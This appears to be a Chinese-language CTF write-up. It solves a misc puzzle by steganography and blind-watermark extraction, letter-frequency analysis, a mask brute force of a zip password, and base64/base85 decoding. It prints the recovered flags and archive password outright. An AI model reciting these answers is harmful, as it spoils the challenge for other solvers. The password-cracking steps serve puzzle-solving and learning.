
解码得到flag: CTF{22-QWERTYUIO-PLKJHGFDS-AZXCVBNM}

easy misc

文件是不少啊，read文件夹里面有很多英文文档，推测是字频或者词频分析，但是这么多文件并不知道要分析哪个。




看看小姐姐.png吧，foremost可以分出来两个一样的图片，盲水印试一下得到一张图片：



看到in 11.txt, 看来是要分析11.txt了,

先字频分析一下按顺序排列得到: etaonrhsidluygw


下一步卡壳, 不过还有压缩包没干



看到注释部分: FLAG IN ((\2524921X85÷5+2)÷15-1794)+NNULLULL,

也就是7+NNULLULL,

这个7是什么呢? 看来wp之后才知道是掩码爆破, 7个数字+NNULLULL,



掩码爆破就出密码了: 2019456NNULLULL,

然后解密得到:

```
a = dIW  
b = sSD  
c = adE  
d = jVf  
e = QW8  
f = SA=  
g = jBt  
h = 5RE  
i = tRQ  
j = SPA  
k = 8DS  
l = XiE  
m = S8S  
n = MkF  
o = T9p  
p = PS5  
q = E/S  
r = -sd  
s = SQW  
t = obW  
u = /WS  
v = SD9  
w = cw=  
x = ASD  
y = FTa  
z = AE7
```

按照etaonrhsidluygw的顺序进行拼接得到： QW8obWdIWT9pMkF-sd5RESQWtRQjVfXiE/WSASDjBtcw=

但是由于题目出了点问题， r = -sd改为r = null h = 5RE改为h = null，这样拼接之后就是
QW8obWdIWT9pMkFSQWtRQjVfXiE/WSFTajBtcw=，然后base64解码，base85解码得到flag。